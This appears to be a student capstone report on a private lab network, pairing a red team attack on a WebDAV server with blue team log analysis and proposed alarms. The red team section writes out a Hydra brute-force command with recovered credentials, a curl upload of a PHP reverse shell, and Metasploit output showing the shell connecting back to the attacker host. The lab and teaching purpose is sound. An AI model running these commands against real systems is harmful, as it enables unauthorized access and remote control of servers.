## **Capstone Engagement**

Assessment, Analysis, and Hardening of a Vulnerable System

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
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## **Network Topology**



#### Network

Address Range:192.168.1.0/24 Netmask:255.255.255.0 Gateway:192.168.1.1

#### **Machines**

IPv4:192.168.1.1 OS:Windows 10 Pro Hostname:ML-RefVm-68 4427

IPv4:192.168.1.90 OS:Kali Hostname:Kali

IPv4:192.168.1.105 OS:Linux Hostname:Server1

IPv4:192.168.1.100 OS:Linux Hostname:ELK

## Red Team Security Assessment

## **Recon: Describing the Target**

#### Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	Host Machine
Server1	192.168.1.105	Vulnerable Web Server
ELK	192.168.1.100	SIEM Machine with ELK Stack(Network logs from Server1 and Kali)
Kali	192.168.1.90	Attacking machine against Server1

## **Vulnerability Assessment**

#### The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Use the CVE number if it exists. Otherwise, use the common name.	Describe the vulnerability.	Describe what this vulnerability allows the attacker to do.
Hydra Brute Force CVE-2020-14494	Brute Force Password	Allows the attacker to find out the password to the Webdav directory.
Remote File Upload	Uploading the PHP File	Allows the attacker to remotely upload a malicious file to the Webdav directory.
PHP Reverse Shell Code Execution	Allow remote shell access	An Attacker is allowed remote access to the host machine.

### **Exploitation**: Hydra Brute Force

01

## 02

#### **Tools & Processes**

Ran the username with a wordlist to determine the password. Used the brute forcing tool hydra.

#### **Achievements**

I was able to gain the password to the Webdav directory.

03

```
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-29 10:53:35
```

hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f 192.168.1.105 http-get http://192.168.1.105/company\_folders/secret\_folder

#### **Exploitation: Remote File Upload**

01

#### **Tools & Processes**

Uploaded a malicious file to connect to the server remotely. I used curl with the put command to upload the file.

02

#### **Achievements**

It allows the me to upload a malicious file to the Webdav directory.

03

```
root@Kali:~# curl -u ryan:linux4u -T virus_found_click_for_details.php 192.168.1.105/webdav/
            % Received % Xferd Average Speed
                                              Time
                                                      Time
                                                               Time Current
                               Dload Upload
                                                               Left Speed
                                                      Spent
                                                                          0<!DOCTYPE HTML PUB
LIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>201 Created</title>
</head><body>
<h1>Created</h1>
Resource /webdav/virus_found_click_for_details.php has been created.
<hr />
<address>Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80</address>
</body></html>
100 3344 100
               294 100 3050 2534 26293 --:--:--:-- --:--: 28827
```

#### **Exploitation: PHP Reverse Shell**

01

#### **Tools & Processes**

Once the target saw the file uploaded they would click the file to investigate the file then would have a remote shell. The tool I used was metasploit with multi/handler.

02

#### **Achievements**

This allowed me remote shell access to the server to run any command I would like.

03


```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Command shell session 1 opened (192.168.1.90:4444 → 192.168.1.105:32786) at 2022-01-29 12:08:00 -0
800

ls
passwd.dav
shell.php
```


## Blue Team Log Analysis and Attack Characterization

#### **Analysis: Identifying the Port Scan**




- The port scan occurred on February 8, 2022 at 04:25.
- There was 1,779 packets sent from ip address at 192.168.1.90.
- What indicates that this was a port scan? There was many different ports scanned within the packet logs.

#### Analysis: Finding the Request for the Hidden Directory



- It started at 04:31 on February 8, 2022. There was 6 request made to the hidden directory.
- The file that was request was connect\_to\_corp\_server. The file contains information to log in to the remote server.

#### **Analysis: Uncovering the Brute Force Attack**



- There was 10,143 attempts made by hydra.
- There was 10,142 attempts made by hydra before the password was discovered.

## **Analysis: Finding the WebDAV Connection**

op 10 HTTP requests [Packetbeat] ECS	
url.full: Descending =	Count =
http://192.168.1.105/webdav/?C=S&O=A	6
http://192.168.1.105/webdav/passwd.dav	2

- There was 8 requests made to the Webdav directory.
- The main folder and the passwd.dav files were requested.

# **Blue Team**Proposed Alarms and Mitigation Strategies

#### Mitigation: Blocking the Port Scan

#### Alarm

What kind of alarm can be set to detect future port scans?
Send an email if more than 5 ports get scanned in an hour from any IP.

What threshold would you set to activate this alarm? The threshold should be set at anything greater than 5 ports scanned.

#### System Hardening

What configurations can be set on the host to mitigate port scans?
Block all port scans

Describe the solution. If possible, provide required command lines.

Configure the firewall to block all port scans.

#### Mitigation: Finding the Request for the Hidden Directory

#### Alarm

What kind of alarm can be set to detect future unauthorized access?
Send an email that a user has accessed the hidden directory from an unknown IP that is not whitelisted.

What threshold would you set to activate this alarm?
The threshold would be set to anything greater than 0.

#### System Hardening

What configuration can be set on the host to block unwanted access?

Password must contain special characters, numbers, and capital letters.

Describe the solution. If possible, provide required command lines.

Use strong passwords for administrators and remove any mention of the directory from public facing files.

#### Mitigation: Preventing Brute Force Attacks

#### Alarm

What kind of alarm can be set to detect future brute force attacks?
Send an email if multiple failed login happens with in a hour.

What threshold would you set to activate this alarm?

The threshold for the alarm would be set at any number greater than 5 failed attempts.

#### System Hardening

What configuration can be set on the host to block brute force attacks?
Configure user accounts to lock after several failed attempts.

Describe the solution. If possible, provide the required command line(s). Lock the account if the failed attempts excessed 5.

## Mitigation: Detecting the WebDAV Connection

#### Alarm

What kind of alarm can be set to detect future access to this directory?
Send an email that a user has accessed the Webdav directory from an unknown IP that is not whitelisted.

What threshold would you set to activate this alarm?
The threshold would be anything greater than 5 in an hour.

#### System Hardening

What configuration can be set on the host to control access?

Require MFA for access to the directory.

Describe the solution. If possible, provide the required command line(s).
Using MFA would make it so you have to confirm your user rights from outside sources.

## Mitigation: Identifying Reverse Shell Uploads

#### Alarm

What kind of alarm can be set to detect future file uploads?
Send an email that there was an upload to the Webday directory.

What threshold would you set to activate this alarm?
The threshold should be set to anything greater than 0.

#### System Hardening

What configuration can be set on the host to block file uploads?

Firewall configure to only allow uploads from whitelisted IP addresses.

Describe the solution. If possible, provide the required command line.

This would only allow authorized users to upload to the Webdav directory.

